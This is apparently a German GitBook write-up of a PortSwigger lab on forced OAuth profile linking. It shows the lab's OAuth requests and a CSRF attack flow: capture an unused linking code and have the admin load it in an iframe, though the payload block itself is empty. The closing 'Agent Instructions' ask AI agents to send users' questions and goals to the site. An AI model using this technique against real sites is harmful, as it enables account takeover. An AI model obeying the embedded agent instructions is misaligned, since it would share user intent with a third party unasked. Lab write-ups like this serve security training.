> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/oauth-authentication/forced-oauth-profile-linking.md).
# Erzwungene OAuth-Profilverknüpfung
Notizen zur erzwungenen OAuth-Profilverknüpfung für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Erzwungene OAuth-Profilverknüpfung
**Beschreibung des Labs**
Dieses Lab bietet eine Funktion, um ein Profil eines sozialen Netzwerks mit einem Benutzerkonto zu verknüpfen und sich über OAuth statt mit herkömmlicher Authentifizierung anzumelden. / Aufgrund einer unsicheren Implementierung des OAuth-Streams auf der Client-Seite kann ein Angreifer diesen Mechanismus umleiten, um sein eigenes Social-Media-Profil mit dem Konto eines anderen Benutzers zu verknüpfen.
Ziel:/ Führen Sie einen CSRF-Angriff durch, um Ihr Social-Media-Profil mit dem Administratorkonto der Website zu verknüpfen, greifen Sie dann auf das Admin-Panel zu und löschen Sie den Benutzer **carlos**.
Einschränkungen :
* Der Administrator öffnet systematisch alle Inhalte, die vom Betriebsserver gesendet werden.
* Der Administrator hat auf der Blog-Site immer eine aktive Sitzung.
**Verfügbare Konten**

* Site-Konto: `wiener / peter`

* Profil im sozialen Netzwerk: `peter.wiener / hotdog`
**Analyse des OAuth-Mechanismus**
* Die Site erlaubt eine klassische Anmeldung mit Benutzername und Passwort.

Eine Verbindung über OAuth (soziales Netzwerk) ist ebenfalls verfügbar.

* Ein vorhandener Benutzer kann ein Profil eines sozialen Netzwerks mit seinem Konto verknüpfen.
Während der Verknüpfung wird eine OAuth-Anfrage an den Authentifizierungspunkt gesendet:
{% code overflow="wrap" %}
```http
GET /auth?client_id=s4z8vs36ubaet908r8qfn&redirect_uri=https://0ac30047040d749984bf3b740088002a.web-security-academy.net/oauth-linking&response_type=code&scope=openid%20profile%20email HTTP/2
```
{% endcode %}
Nach der Authentifizierung wird der Benutzer zu einer URL umgeleitet, die einen OAuth-Code enthält:

```http
GET /oauth-linking?code=pYNeIWIFHaUh_fmTub7fAYLzcyNAEvDoKMh9iljTU1Q HTTP/2
```
Dieser Code:
* Ist nur einmal verwendbar
* Um das OAuth-Profil mit dem aktuell authentifizierten Konto zu verknüpfen
**Ausnutzung der Schwachstelle**
1. Starten Sie den Verknüpfungsvorgang zwischen Ihrem Konto und Ihrem Social-Media-Profil.
2. Interceptieren und kopieren Sie den `/OAuth-linking?code=...` URL.
Verwerfen Sie die Anfrage, damit der Code nicht verbraucht wird.
Senden Sie von dem Betriebsserver aus diese URL per CSRF-Angriff an den Administrator, zum Beispiel mit einem iframe
{% code overflow="wrap" %}
```javascript
```
{% endcode %}

Der Administrator lädt die Seite:
OAuth-Code wird verbraucht
Das OAuth-Profil des Angreifers ist mit dem Administratorkonto verknüpft
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/oauth-authentication/forced-oauth-profile-linking.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.